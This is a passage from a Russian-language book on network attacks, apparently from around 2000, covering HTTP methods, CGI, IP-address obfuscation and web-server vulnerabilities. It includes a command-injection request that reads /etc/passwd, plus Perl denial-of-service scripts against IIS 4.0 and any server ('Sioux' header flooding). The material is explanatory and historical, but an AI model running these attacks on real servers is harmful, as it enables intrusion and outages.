(адрес узла lightning.prohosting.com) будет выглядеть как «0xD1.0x5A.0x7D.0xC4»[267]*. Если число начинается с нуля, то оно трактуется как восьмеричное, и тот же адрес может быть записан как «0321.0132.0175.0304». Наконец, символ 'b' в окончании числа указывает на двоичную форму записи*[268]*.*

Очевидно, описанные выше способы можно комбинировать друг с другом, получая в результате этого, например, «0xD1.0132.125.0xC4» (первое и последние числа шестнадцатеричные, второе слева восьмеричное, и оставшееся – десятичное).

Вообще же, с точки зрения операционной системы любой IP-адрес это ***одно*** *32-битное целое, поэтому некоторые приложения*[269] *позволяют опустить точку-разделитель. Однако для этого необходимо предварительно перевести адрес в* ***шестнадцатеричную*** *форму записи. Это легко понять, так как «0xD1.0x5A.0x7D.0xC4» и «0xD15A7DC4» взаимно эквиваленты между собой. Но ничто не мешает полученный результат перевести в любую другую, например десятичную («3512368580») или восьмеричную («032126476704») нотацию*[270]*.*

Кроме этого, допустимо вместо символа использовать его ASCII-код, предваренный знаком процента. Так, например, выражение «%32%30%39%2E%39%30%2E%31%32%35%2E%31%39%36» эквивалентно адресу «209.90.125.196»!

Но пользоваться этими хитрыми приемами, необходимо с большой осторожностью – нет никакой гарантии, что используемое клиентом программное обеспечение будет их поддерживать. Тем более не стоит оформлять таким способом ссылки на общедоступных страничках, – ведь не известно, чем воспользуется посетитель для их просмотра.

В некоторых публикациях таким способом предлагается скрывать реальный IP-адрес сайта противозаконной тематики от работников спецслужб. Представляется сомнительным, существование в органах специалистов с квалификацией, недостаточной для решения даже такой простой задачи.

Врезка «информация»

Одним из способов аутентификации может быть передача имени пользователя и пароля в строке запроса следующим образом: http://user:pass@host/path/file

К ее недостаткам можно отнести открытую передачу пароля и его незащищенность от постороннего глаза. Поэтому такой способ в настоящее время практически вышел из употребления.

Очевидно, следует избегать появления пароля в адресной строке браузера. С этой точки зрения очень удобен метод POST, передающий значения всех параметров в теле запроса. Однако, скрипту, анализирующему данные, совершенно все равно, каким способом те были посланы – он не отличает POST от GET. Пример, приведенный ниже, доказывает это утверждение:

```
GET /~kpnc/cgi-bin/post.pl?user=kpnc&pass=saltmine HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 16 Apr 2000 17:01:10 GMT
Server: Apache/1.3.6 (Unix)
Connection: close
Content-Type: text/html

<H1><CENTER>Simple POST Sample</CENTER>
<HR>USER:<I>kpnc
<BR>PASS:<I>saltmine

POST /~kpnc/cgi-bin/post.pl HTTP/1.0
```

[267] Для подобных преобразований пригодится приложение «Калькулятор», входящее в Windows

[268] Internet Explorer до версии 5.x не поддерживает двоичной формы записи адреса

[269] В том числе Internet Explorer и Netscape Navigator

[270] Заметьте, 20990125196 не равно 3512368580!

```
Content-length:25

user=kpnc
&pass=saltmine

HTTP/1.1 200 OK
Date: Sun, 16 Apr 2000 17:00:34 GMT
Server: Apache/1.3.6 (Unix)
Connection: close
Content-Type: text/html

<H1><CENTER>Simple POST Sample</CENTER>
<HR>USER:<I>kpnc
<BR>PASS:<I>saltmine
```

Идентичность ответов сервера доказывает, что независимо от способа передачи параметров, удаленная программа работает одинаково. Причем, перенос строки в методе POST не способен отделить один параметр от другого и если символ-разделитель «&» опустить, будет обработана только одна лексема – “user=kpnc”.

Врезка «замечание»

Если возникнут затруднения с определением поля “Content-length”, задающим длину строки параметров (что особенно характерно для работы в telnet-клиенте), ее можно взять «с запасом», заполнив оставшийся конец мусором.

Метод POST позволяет передавать на сервер сообщения практически неограниченной длины,[271] поэтому, он позволяет организовать HTTP-закачку файлов на сервер, даже в том случае, когда метод PUT недоступен.

Метод DELETE, как и следует из его названия, предназначен для удаления ресурсов с сервера, однако, очень трудно представить себе администратора который бы допускал ее выполнение неавторизованным пользователям. Тщательные поиски так и не помогли найти ни одного примера в сети для демонстрации, поэтому придется ограничиваться «голой» теорией[272].

На этом описание методов протокола HTTP пришлось бы и закончить, если бы в 1996 году не появилась новая, значительно улучшенная спецификация - HTTP/1.1. Подробно все нововведения описаны в RFC-2068, здесь же будут перечислены лишь основные моменты.

Врезка «замечание»

Спецификация HTTP/1.0 поддерживает метод HEAD, который аналогичен GET, но возвращает лишь заголовок ответа, без тела сообщения.

Как правило, он используется для быстрой проверки доступности ресурса, что делает его привлекательным кандидатом на роль переборщика имен файлов, в надежде получить несанкционированный доступ к данным, «защита» которых базируется на одном лишь засекречивании ссылок. Удивительно, но такая атака часто срабатывает.

Прежде всего, требует пояснения ситуация, связанная с попыткой использования любого метода, с указанием номера новой версии. Например, на запрос “GET /~kpnc/ HTTP/1.1” сервер возвратит сообщение об ошибке 400 – “неверный запрос”. Такая ситуация продемонстрирована в примере, приведенном ниже:

```
GET /~kpnc/ HTTP/1.1

HTTP/1.1 400 Bad Request
Date: Tue, 18 Apr 2000 14:18:41 GMT
Server: Apache/1.3.6 (Unix)
```

[271] Адресная строка, передаваемая методом GET, ограничена «всего» 30.612 байтами. Это ограничение одинаково для всех версий Internet Explorer и Netscape Navigator, потому что это максимальная длина строки, которую может вместить элемент интерфейса «окно редактирования», по крайней мере, в операционных системах Windows 9x\Windows NT 4.x.

[272] Или установить собственный WEB-сервер на локальной машине

```
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

184
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML>
<HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD>
<BODY>
<H1>Bad Request</H1>
Your browser sent a request that this server could not understand.<P>
client sent HTTP/1.1 request  without hostname
(see RFC2068 section 9, and 14.23): /~kpnc/<P>
<HR>
<ADDRESS>Apache/1.3.6 Server at lightning.prohosting.com Port 80</ADDRESS>
</BODY>
</HTML>
```

Ознакомившись с ответом сервера, мысленно поблагодарим разработчиков за разъяснение причин отказа в обслуживании. Открыв секцию 14.23 технической документации RFC-2068, можно узнать, что, начиная с версии 1.1, становиться ***обязательным*** поле “Host”, содержащее базовый адрес и порт узла. (“*If the Host field is not already present… all Internet-based “HTTP/1.1” servers MUST respond with a 400 status code to any “HTTP/1.1” request message which lacks a Host header field*”). Впрочем, указывать порт необязательно, при его отсутствии сервер использует значение по умолчанию[273]. Такой механизм позволяет отличать gateway-серверам внутренние ссылки от внешних, оптимизируя сетевой трафик.

Поэтому, запрос должен выглядеть приблизительно следующим образом (необходимые пояснения даны ниже):

```
; Подключение узлу kpnc.softclub.net
TRACE /hello HTTP/1.1
Host:kpnc.softclub.net

HTTP/1.1 200 OK
Date: Tue, 18 Apr 2000 18:37:47 GMT
Server: Apache/1.3.12 (Unix) mod_perl/1.22 AuthMySQL Plus/2.20.2 PHP/3.0.14 rus/PL29.4
Transfer-Encoding: chunked
Content-Type: message/http

32
TRACE /hello HTTP/1.1
Host: kpnc.softclub.net
```

Метод TRACE[274] очень сильно напоминает Echo (эхо), используемое для тестирования качества линии связи и быстроты реакции сервера. Получив TRACE-запрос, узел должен немедленно вернуть его отправителю, указав в факультативном[275] поле “Age” количество секунд, потраченных сервером на обработку запроса. Это позволяет администраторам инспектировать сетевой трафик, пользователям – выбирать быстрейший сервер из нескольких зеркал, а злоумышленникам оценивать пагубность влияния различных запросов на сервер, направленных на попытку добиться отказа в обслуживании.

Врезка «информация»

На сегодняшний день большинство серверов не поддерживают спецификацию ниже HTTP/1.1, отказываясь обслуживать устаревшего клиента. www.prohosting.com *– один из немногих, которых удалось найти автору этой книги для демонстрации запросов HTTP/0.9 и HTTP/1.0*

[273] То есть *восьмидесятый* порт.
[274] Впервые он появился в HTTP/1.1
[275] Реализуемым разработчиками по желанию, то есть обычно не реализуемым

Дополнительная информация о сервере может быть получена с помощью метода “OPTIONS” с указанием символа-джокера вместо имени ресурса (возвратить всю доступную информацию).

Например:

```
OPTIONS * HTTP/1.1
Host:kpnc.softclub.net

HTTP/1.1 200 OK
Date: Tue, 18 Apr 2000 19:00:58 GMT
Server: Apache/1.3.12 (Unix) mod_perl/1.22 AuthMySQL Plus/2.20.2 PHP/3.0.14 rus/PL29.4
Content-Length: 0
Allow: GET, HEAD, OPTIONS, TRACE
```

В приведенном примере сервером сообщается установленное на нем программное обеспечение (вплоть до версии реализации) и разрешенные методы – GET, HEAD, OPTIONS, TRACE; очевидно, среди них нет ни PUT, ни DELETE, ни даже POST (администратор этого узла не сумасшедший).

Информация подобного рода значительно облегчает злоумышленнику поиск дыр в системе безопасности, потому что он может воссоздать конфигурацию сервера на собственной машине и целенаправленно исследовать код приложений на предмет ошибок, позволяющих неавторизованному пользователю получить привилегированный доступ.

Дополнение. Протокол CGI

- В этой главе:
  - Краткая история создания и развития протокола CGI
  - Устройство и назначение протокола CGI
  - Перечень популярных CGI-переменных

Вопреки распространенному заблуждению неразрывности HTTP и CGI, последний представляет собой самостоятельный протокол, возникший еще в те незапамятные времена, когда web-серверов и в помине не существовало.

Первые, робкие попытки использования CGI-протокола HTTP-серверами относятся к 1993 году, когда возникла необходимость обрабатывать формы, заполняемые пользователем и генерировать динамические страницы, выводящие, например, результаты некоторого поиска.

Традиционный HTML этого делать не умел, о Java еще никто не слышал, поэтому единственным выходом представлялось использование для этой цели внешних программ, написанных, например, на Си и исполняющихся на сервере.

Основная проблема заключалась в стандартизации механизма взаимодействия между клиентом и удаленной программой. Интерфейс CGI занимается ничем иным, как обработкой клиентских запросов и доставкой результатов работы внешних программ.

Техническая реализация этого процесса выглядит следующим образом – каждый раз при запросе на запуск скрипта (смотри методы GET и POST), HTTP-сервер создает виртуальную среду, в которой выполняется требуемый файл. Обмен данными осуществляется через стандартный ввод-вывод (тело сообщения) и переменные окружения (HTTP-заголовок).

Таким образом, стало возможным разрабатывать программы с использованием стандартных библиотек. Все заботы согласования с протоколом взял на себя интерфейс CGI.

Вот неполный список наиболее популярных переменных, в которых сохраняются значения некоторых полей HTTP-заголовка:

Переменная	Поле HHTP	Значение
AUTH_TYPE	Authorization	Механизм аутентификации
CONTENT_LENGTH	Content-Length	Длина тела сообщения
CONTENT_TYPE	Content-Type	Тип данных тела сообщения
QUERY_STRING		Строка параметров ресурса

REMOTE_ADDR		IP адрес клиента[276]
REQUEST_METHOD		Используемый метод (GET, POST…)

Все изменения этих переменных будут проигнорированы сервером, поэтому, прежде чем приступить к передаче результатов своей работы, скрипт должен, воспользовавшись стандартным выводом, сформировать HTTP-заголовок ответа, отделенный от тела сообщения пустой строкой.

Именно для этого в каждый Perl-скрипт должна быть включена строка ‘print “Content-type: text/html\n\n”;’, иначе возникнет ошибочная ситуация.

Врезка «замечание»

В некоторых ситуациях, динамическая страница не генерируется, а всего лишь перенаправляется запрос на другой сервер или ресурс, изменением поля “Location:” в HTTP-заголовке.

Если результатом работы скрипта является двоичный файл солидных размеров, настоятельно рекомендуется включить в заголовок поле “Content-Length”, чтобы клиентское программное обеспечение могло корректно отображать бегунок прогресса. Сказанное выше справедливо и для обработки пользовательских запросов. Чтобы узнать длину переданных данных, скрипт должен считать переменную CONTENT_LENGTH.

Грубый пример, подпрограммы, читающей запрос пользователя, на языке Си может выглядеть так:

- *fgets(*buffer,getevn(“CONTENT_LENGTH”),stdin);*

Широко известный скрипт «test-cgi»[277], является не более чем тривиальным командным файлом для оболочки "sh” (UNIX), который выводит переменные окружения посредством команды «echo».

- *#!/usr/bin/sh*
- *echo Content-type: text/plain*
- *echo*
- *echo SERVER_SOFTWARE = $SERVER_SOFTWARE*
- *echo SERVER_NAME = $SERVER_NAME*
- *echo GATEWAY_INTERFACE = $GATEWAY_INTERFACE*
- *echo SERVER_PROTOCOL = $SERVER_PROTOCOL*
- *echo SERVER_PORT = $SERVER_PORT*
- *echo REQUEST_METHOD = $REQUEST_METHOD*
- *echo HTTP_ACCEPT = "$HTTP_ACCEPT"*
- *echo PATH_INFO = $PATH_INFO*
- *echo PATH_TRANSLATED = $PATH_TRANSLATED*
- *echo SCRIPT_NAME = $SCRIPT_NAME*
- *echo QUERY_STRING = $QUERY_STRING*
- *echo REMOTE_HOST = $REMOTE_HOST*
- *echo REMOTE_ADDR = $REMOTE_ADDR*
- *echo REMOTE_USER = $REMOTE_USER*
- *echo CONTENT_TYPE = $CONTENT_TYPE*
- *echo CONTENT_LENGTH = $CONTENT_LENGTH*

- SERVER_SOFTWARE = Apache/1.3.12 (Unix) mod_perl/1.22 AuthMySQL Plus/2.20.2 PHP/3.0.14 rus/PL29.4
- SERVER_NAME = kpnc.softclub.net
- GATEWAY_INTERFACE = CGI/1.1
- SERVER_PROTOCOL = HTTP/1.1
- SERVER_PORT = 80
- REQUEST_METHOD = GET
- HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, */*
- PATH_INFO =

[276] Если клиент использует Proxy-сервер, то поле REMOTE_ADDR будет содержать его IP адрес

[277] file://SRC/test-cgi

- PATH_TRANSLATED =
- SCRIPT_NAME = /cgi-bin/test-cgi
- QUERY_STRING = user=kpnc&pass=salt%20mine
- REMOTE_HOST = ppp-05.krintel.ru
- REMOTE_ADDR = 195.161.41.229
- REMOTE_USER =
- CONTENT_TYPE =
- CONTENT_LENGTH =

Врезка «замечание»

После сказанного становиться понятно, что термин «CGI-приложения» технически неграмотен. На самом деле следовало бы говорить «приложения, выполняющиеся на удаленной машине и взаимодействующие с клиентом через CGI-интерфейс».

Впрочем, правила CGI не столь строги и достаточно прозрачны, поэтому временами можно забывать какой посредник обеспечивает обмен данными.

Дополнение. Язык HTML

Протокол HTTP был разработан как одна из возможных (и, как оказалось впоследствии не самых лучших) реализацией языка гипертекста HTML (Hyper text Markup Language).

В середине восьмидесятых годов наиболее популярным способом распространения информации в Internet был… терминал telnet. Недостатком такого подхода была необходимость работы в реальном времени и изучения команд интерфейса удаленной программы (каждый раз разных).

Врезка «замечание»

«Легче один раз увидеть, чем сто раз услышать» говорит народная мудрость и это правильно. Получить представление обо всех достоинствах и неудобствах работы с telnet можно, подключившись к одному из перечисленных ниже серверов, которые до сих пор продолжают работать по старой схеме.

Большая BBS, посвященная математике
telnet://newton.dep.anl.gov *(Имя пользователя "bbs")*
Библиотека Конгресса США
telnet://locis.loc.gov

Неизгладимые впечатления на поклонников первых игр «Sierra» оставляют виртуальные миры MUD (multi-user dungeon). Посетите один из следующих серверов.

«Аладон»
telnet://mud.donetsk.ua:9000
Sloth III
telnet://slothmud.org:6101

Первая программная реализация платформенно - независимого гипертекста появилась, по крайней мере, за год до изобретения WEB и предназначалась для комфортного просмотра локальных документов. В отличие от своих безвестно забытых ныне предшественников, новая разработка, обладала богатыми возможностями ***форматирования текста***, что облегчало восприятие информации. Первый браузер появился в Женевской лаборатории ядерной физики в 1990 году и назывался «WWW».

Новинка долгое время оставалась незамеченной, и вплоть до 1994 года шли ожесточенные споры о перспективах развития WEB. Большинство не хотело отказываться от привычных в то время систем Gopher и telnet.

К тому же, HTML не обладал даже зачатками интерактивности, (то есть механизмами взаимодействия с пользователем). Станицы, хранящиеся на сервере, были полностью статичны, клиент мог лишь запросить одну из них на выбор.

Внедрение поддержки CGI шло медленно и неохотно. Первые реализации появились только в 1993 году, и еще долгое время оставались не более чем интересной экзотикой. Это легко понять, если вспомнить, что представляла собой Сеть в то время. «Большие компьютеры» под управлением UNIX предоставляли доступ к научным базам данных, конвертировать которые в HTML ни у кого не было ни возможности, ни желания. Существовала разветвленная сеть электронной почты и телеконференций. Для поиска информации и путешествий между серверами использовался симпатичный крот «Gopher», справляющийся с этим ничуть не хуже современных WEB-ориентированных поисковых систем. В WWW просто не было необходимости.

Немногим позже на рынке появилась фирма Netscape, которой было необходимо что-то выложить на алтарь, для «раскрутки» клиентов. Изучив рынок, она сделала ставку на молодое поколение пользователей, опытным путем осваивающим мышь, и с опаской поглядывающих на клавиатуру и черный экран telnet. В то время уже существовали графические операционные системы, и WEB выглядел привлекательным кандидатом для реализации визуального клиента, интуитивно-понятного начинающим пользователям (попробуйте, например, вообразить себе Visual Telnet).

Работать с браузером, а именно такое название получил HTTP-клиент, мог даже ребенок, и на фоне надвигающийся «юзерризации» его популярность была неизбежна. Благодаря этому, современный Internet на 90% состоит из красивой, но абсолютно бессодержательной графики и подобных средств повышения выразительности… Коммерческий подход заставил забыть всех одну простую истину – информация это в первую очередь не форма, а содержание. А вот с содержанием у большинства Internet – страничек приходится ой как туго. Но это не повод для пессимизма, если вспомнить, что с поиском дела обстоят еще хуже. Поневоле с ностальгией вспоминаешь «старые, добрые времена», когда серверов в мире было всего сеть, но каждый из них был полон информацией до отказа…

Атака на WEB-сервер.

Под атакой на WEB-сервер подразумевается нарушение нормальной работоспособности узла, удаление или модификация его содержимого или получение привилегированного доступа к машине.

В соответствии с этим, все атаки можно разделить на две группы – связанные с ошибками администрирования (например, разрешение методов PUT и DELETE, о чем подробно рассказано в главе «Протокол HTTP») и ошибками программной реализации сервера (например, переполнение полей методов, детально рассмотренное в главе «Технологии срыва стека»).

Отдельным пунктом идут проблемы безопасности скриптов и активных серверных приложений. Разумеется, они так же могут разрушить содержимое сайта, но повлиять на сервер свыше отведенных администратором прав, оказываются не в состоянии.

Врезка «замечание»

Массовые атаки на WEB-сервера, лидирующие с большим отрывом ото всех других инцидентов, привели обывателей к устойчивой ассоциации между хакерами и разрисованными страничками, используемыми в качестве забора для своего graffiti. С точки зрения журналистов – это наиболее зрелищные происшествия, поэтому с большой осторожностью следует пользоваться официальной статистикой зарегистрированных атак в Internet. Большинство выборок заведомо будут нерепрезентативными, фиксируя внимание на визуальных эффектах злоумышленников. Скрытые же проникновения, если и обнаруживаются администраторами, то чаще всего остаются не разглашенными.

Напротив, представляет интерес выяснить, какой процент от объявленных взломов имел место на самом деле. Фальсификация атаки владельцами ресурса служит неплохой рекламой «мы настолько популярны, что злобные завистники-конкуренты нас попытались взломать и сумели подменить главную страничку аж, на целых пять минут!» – знакомые заявления, не правда ли?

Наибольшую опасность представляют атаки, базирующиеся на ошибках программных реализаций HTTP-серверов, и потенциально могут привести к захвату полного контроля над машиной с получением привилегий администратора. Особенно это характерно для

UNIX-подобных операционных систем, предоставляющих серверным приложениям наивысшие привилегии.

Распространенный источник ошибок – использование сервером системных вызовов операционной системы с передачей параметров, полученных от пользователя. Такая опасность была предсказана еще в первых спецификациях протокола HTTP, но не обратила на себя внимания разработчиков.

В главе «Атака на NTTP-сервер» уже упоминалась ситуация с приложением «InterNetNews 1.5», использующим вызов “eval” для обработки управляющих сообщений. Аналогичный подход в отношении WEB-серверов стал скорее правилом, чем досадным исключением.

Из соображений безопасности по HTTP не представляется доступа к физическим каталогам. Вместо этого клиент работает с ***виртуальными директориями***, которых может и вовсе не существовать на диске. Точнее говоря, соответствие между видимой и действительной файловой структурой далеко не однозначное и зависит от настойки WEB-сервера.

Теоретически можно организовать собственную файловую систему поверх уже существующей, тем самым обеспечивав принципиальную невозможность пагубного воздействия на ресурсы операционной системы[278], но практически программисты, в стремлении облегчить себе жизнь, используют менее затейливые алгоритмы, так или иначе сводящиеся к ретрансляции имен и их последующей обработке операционной системой.

Например, HTTP-сервер может быть настроен так, что бы запрос “GET /” переадресовывался в «C:\wwwroot\». Программно это реализуется тривиальным слиянием двух строк. Такой механизм работает нормально, до тех пор, пока атакующей не догадается воспользоваться командой перехода на один уровень вверх, послав вполне корректный с точки зрения операционной системы запрос “GET **..**/”. Такая ошибка была обнаружена, например, в «Microsoft Personal Web Server».

В настоящее время разработчики используют различные системы программных фильтров, для предотвращения подобных ситуаций. Иногда это приводит к забавным казусам. Например, дополнительные символы “/” могут вызвать непредсказуемое поведение некоторых серверов – от предоставления несанкционированного доступа до полного «зависания».

Врезка «информация»

До сих пор в сети можно встретить древние «Apache»-сервера, использующие примитивный алгоритм удаления дублирующихся символов “/”. Если при сканировании адресной строки, встречалась пара символов “/”, то один из них удалялся. Затем все повторялось до тех пор, пока в очередном проходе происходило хотя бы одно изменение.

*Нетрудно оценить рост сложности в зависимости от количества подряд идущих символов “/”. Время анализа пропорционально **квадрату** количества слешей в строке, что позволяет осуществить атаку на отказ в обслуживании запросом, содержащим достаточно больше количество (порядка нескольких тысяч) повторяющихся слешей.*

В современных версиях это исправлено, но далеко не все администраторы обновили свои сервера, поэтому угроза атаки «отказа в обслуживании» все еще остается актуальной.

Врезка «информация»

*Старые версии Apache позволяли выполнять любые команды на сервере, стоило им послать следующий запрос “GET /cgi-bin/script?var=value**%0A**command”. Все, что находилось справа от символа перевода каретки, передавалось оболочке операционной системы (Shell) на выполнение.*

Например, получить файл паролей можно так:

- *GET /cgi-bin/test-cgi?kpnc=hacker%0a/bin/cat%20/etc/passwd*
- `root:x:0:0:root:/root:/bin/bash`
- `daemon:x:1:1:daemon:/usr/sbin:/bin/sh`
- `bin:x:2:2:bin:/bin:/bin/sh`
- `sys:x:3:3:sys:/dev:/bin/sh`
- `sync:x:4:100:sync:/bin:/bin/sync`

[278] Разумеется, при отсутствии ошибок реализации.

- games:x:5:100:games:/usr/games:/bin/sh
- man:x:6:100:man:/var/catman:/bin/sh
- lp:x:7:7:lp:/var/spool/lpd:/bin/sh
- mail:x:8:8:mail:/var/spool/mail:/bin/sh
- news:x:9:9:news:/var/spool/news:/bin/sh
- uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
- proxy:x:13:13:proxy:/bin:/bin/sh
- majordom:x:30:31:Majordomo:/usr/lib/majordomo:/bin/sh
- postgres:x:31:32:postgres:/var/postgres:/bin/sh
- www-data:x:33:33:www-data:/var/www:/bin/sh
- backup:x:34:34:backup:/var/backups:/bin/sh
- msql:x:36:36:Mini SQL Database[279]

Врезка «информация»

Седьмого ноября 1997 года в «Базе Знаний» Microsoft появилась маленькая техническая заметка под номером Q168501, с первых строк гласящая следующее: «Microsoft Active Server Pages (ASP) download instead of executing, even after you install the ASP fix for IIS[280]» Об этой досадной ошибке уже упоминалась во врезке к главе «Протокол HTTP». Казалось бы, что ***вторая(!)*** *по счету заплатка должна была решить все проблемы, ан, нет*[281]

Злую шутку сыграло различие длинных и коротких имен файлов в Windows NT. Виртуальные директории, иначе называемые псевдонимами[282]*, всегда ссылались на полный путь к папке. Например, физическому каталогу «C:\InetPub\wwwroot\cgi-scripts» мог быть присвоен псевдоним "/cgi-scripts". Виртуальные атрибуты запрещали чтение любых содержащихся в нем файлов. И это работало, пока кому-то не пришла в голову мысль, воспользоваться коротким имением «/cgi-sc~1/». Операционная система правильно обрабатывала запрос, но виртуального каталога с таким именем не существовало! Поэтому «it would reference the file through the physical directory structure. Therefore, it would load the ASP file with the roots access of Read».*

Администраторам было рекомендовано отказаться от использования длинных имен в папках для хранения исполняемых файлов. Если бы это не было связано с необходимостью внесения изменения практически во все файлы сайта, безусловно, так бы и поступили. Поэтому, до сих пор в сети находятся сервера, уязвимые против такой простой атаки – их владельцы посчитали подобные меры защиты экономически нецелесообразными.

Врезка «информация»

С ASP связана еще одна малоизвестная ошибка, приводящая к возможности просмотра исходного кода вместо его исполнения. В большинстве случаев разработчики используют включаемые («.inc») файлы для удобства программирования. Что бы постоянно не указывать полный путь, его часто добавляют в глобальную переменную PATH.

Это приводит к тому, что содержимое INCLUDE-директории становится доступно всем посетителям сайта, достаточно лишь передать серверу следующий запрос "GET /SomeScript.inc".

Единственная проблема – угадать имена файлов. Учитывая, склонность разработчиков к осмысленным названиям, можно попробовать воспользоваться словарной атакой.

[279] Приведен лишь фрагмент ответа сервера

[280] Microsoft Active Server Pages (ASP) загружаются, вместо того что бы исполнятся, даже после того вы уставновили ASP исправление для IIS.

[281] «Если четыре причины возможных неприятностей заранее устранены, то всегда найдется пятая» Четвертый закон Мерфи

[282] Alias

Врезка «Информация»

*Любопытная ситуация связана с «AnalogX SimpleServer 1.03». Если путь к ресурсу, запрашиваемому методом GET, окажется равен именно **семнадцати** символам возникнет аварийная ситуация из-за ошибки в модуле «etu-str.c»*

*Например: "**GET /cgi-bin/goodkpnc HTTP/1.0**" в окне telnet, или "http://www.SimpleServer103.com/cgi-bin/goodkpnc" в любом браузере.*

Врезка «Информация»

В новой, четвертой версии, «Microsoft Internet Information Server» была обнаружена грубая ошибка, приводящая к утечке памяти и быстрому краху системы. При передаче данных методами POST или PUT, сервер отводил затребованное в поле Content-Length количество памяти. Если клиент длительное время не проявлял никакой активности, соединение разрывалось, но память не освобождалась!

```
#!/usr/local/bin/perl -w
use Socket;
print "Content-type: text/html\n\n";
print "<BODY> <H1><CENTER>";
print "IIS 4.0 Memory Leack</H1></CENTER><HR><BR>\n";
$count=1;
$size=10240;
$N=100;
while ($count<$N)
{
socket(SRV, PF_INET(), SOCK_STREAM(), getprotobyname("tcp") || 6);
connect(SRV, sockaddr_in(80,inet_aton('www.iis40.com')));

send(SRV, "POST /cgi-bin/test-cgi HTTP/1.0\n",0);
send(SRV,"Content-Length:$size\n\n",0);
$count++;
print "Content-Length:$size\n";
print "<BR>";
}
```

Приведенный пример[283] *посылает 100 запросов с требованием выделить 10 килобайт памяти для каждого из них. В результате этого, 100x10 == 1000 килобайт оказываются потерянными*[284]

Врезка «информация»

Скорее комичная, чем опасная ошибка была обнаружена в… принтере «HP LaserJet 4500 + HP JetDirect J3111A», имеющим встроенный Web-сервер, предназначенный для удаленного администрирования. Неумеренно длинный запрос GET приводил к выдаче на печать страницы диагностики. Атакующий мог в короткое время привести в негодность всю бумагу, находящуюся в лотке и блокировать остальные задания на печать.

Ошибки такого типа относятся к досадным промахам разработчиков и обычно никакого интереса не представляют. В самом деле, шансы встретить на произвольно взятом узле требуемую для атаки конфигурацию, очень малы и все продолжают уменьшаться с каждым днем с момента опубликования информации об ошибке.

Гораздо большую опасность представляют концептуальные уязвимости, одинаково хорошо работающие на любых платформах, операционных системах и серверах. Одним из недостатков протокола HTTP является неограниченный размер заголовка запроса. А ведь для его хранения и обработки требуется некоторое количество памяти и процессорного времени!

---

[283] На диске он находится под именем file://SRC/iis4_ml.pl

[284] Обычно на серверах устанавливается, по крайней мере, 64 мегабайта RAM, не говоря уже о виртуальной дисковой памяти.

Забросав сервер, огромными, бессмысленными (или осмысленными – это роли не играет) заголовками, можно значительно ухудшить его производительность, вплоть до полного отказа в обслуживании остальных клиентов.

Именно эта бесхитростная технология и была положена в основу Sioux[285] - атак, один из примеров программной реализации которой показан ниже[286].

```
#!/usr/local/bin/perl -w
use Socket;
print "Content-type: text/html\n\n";
print "<BODY> <H1><CENTER>Sioux Attack</H1></CENTER><HR><BR>\n";
$size=16384;
$N=20000;

socket(SRV, PF_INET(), SOCK_STREAM(), getprotobyname("tcp"));
connect(SRV, sockaddr_in(80,inet_aton('www.sacrificial.com')));

send(SRV, "GET / HTTP/1.0\n",0);
$devastating=('x'x$size);
$count=1;
while ($count<$N)
{
    send(SRV,"Field$count:$devastating\n",0);
    $count++;
    print "Field$N:$devastating\n";
    print "<BR>";
}
```

Приведенный пример, посылает на сервер-жертву запрос, в заголовке которого присутствуют $N полей длиной в $size байт каждое. Конкретные значения $N и $size зависят от пропускной возможности канала атакующего, типа сервера и множества других условий. Экспериментально было установлено, что наибольшую нагрузку вызывают пакеты с длиной полей заголовков от восьми до шестнадцати килобайт.

Врезка «информация»

Девятого Февраля Торговый Департамент США убеждал On-line компании и агентства в своей непричастности к хаосу, пошатнувшего мирное течение жизни Всемирной Паутины (предполагалось, что именно их компьютеры были использованы для атаки).

«Там и правда неважно обстояло с защитой» заметил Вильям Делай на пресс-конференции в Чикаго, кивая в сторону «Yahoo», первую жертву хакерской атаки, случившийся днем раньше. Следом были атакованы http://Amazon.com, http://Buy.com, http://CNN.com и несколько других сайтов, не упомянутых здесь по причине их малой известности российским интернетчикам.

ФБР невнятно отозвалось насчет перспективы поимки и наказания злоумышленника (который все же позже был пойман не без участия российского ФСБ). Зато активно пропагандировало превентивные меры защиты, то есть «латание дыр» в системах безопасности серверных приложений, в чем ФБР обещало активную помощь, рекламируя свежие «заплатки» выложенные на http://www.fbi.gov/nipc/trinoo.htm.

Заглянув туда трудно было удержаться от разочарования. Похоже, что ФБР не заботило ничего, кроме собственной безопасности, на что указывал падч, предназначенный для операционных систем Solaris 2.5.1, 2.6, Solaris 7 (Sparc, Intel), то есть тех, на которых ФБР, собственно, и работает.

Так же поддерживалась неизвестная версия LINIX для платформы Intel. А Windows?

Но ФБР не волнует судьба пользователей (и администраторов), сидящих под Windows, поэтому «…This file will not work on a Windows-based PC», или, говоря человеческим языком, «сушите весла».

[285] Сиу (племя североамериканских индейцев и индеец этого племени) – словарь Лингво 5.0

[286] Смотри диск file://SRC/siou

Билл Клинтон предпочел более действенные меры, пообещав 2 биллиона долларов (http://news.cnet.com/news/0-1005-200-1516764.html), на войну с тем гнусным типом хакеров, чьи атаки подрывают сетевую экономику (которая составляет не много не мало, а что-то порядка 25%, по крайней мере, в США).

Правда деньги будут выделены едва ли к концу этого года, а то и к середине следующего (то есть 2001). Зато уже находятся желающие оторвать себе кусок от этого пирога. Часть денег уйдет в Лабораторию Информационных Технологий (http://www.itl.nist.gov/) и, конечно же, Национальный Институт Стандартов (http://www.nist.gov/).

Каким боком упомянутые организации относятся к безопасности – это уже, как говорится, «вопрос пятый». Вопрос о том, кто больше виноват хакеры, дырявые системы, или все же не в последнюю очередь неправильная политика безопасности атакуемый фирм, так и не встал.

Создается впечатление, что в действительности все заинтересованы не в решении проблемы, а возможности «выдоить» из бюджета правительства немного денег под те проекты, которые правительство по идее финансировать ну никак не обязано. В конечном счете, ваша личная безопасность, - это все же ***ваша*** *забота, а у Мр. Президента есть и другие дела.*

За подробностями сих разборок можно сходить на сайт агентства CNN (http://news.cnet.com/news/0-1005-200-1546306.html?tag=st.ne.1002)

Первыми на эту атаку отреагировали разработчики Apache, добавив новую директиву «*LimitRequestFields*» , ограничивающую максимальное количество полей в заголовке запроса. К сожалению, остальные производители проявили гораздо меньшую оперативность и до сих пор некоторые серверы могут быть блокированы таким способом[287].

Рисунок apache.bmp Так выглядит логотип сервера Apache

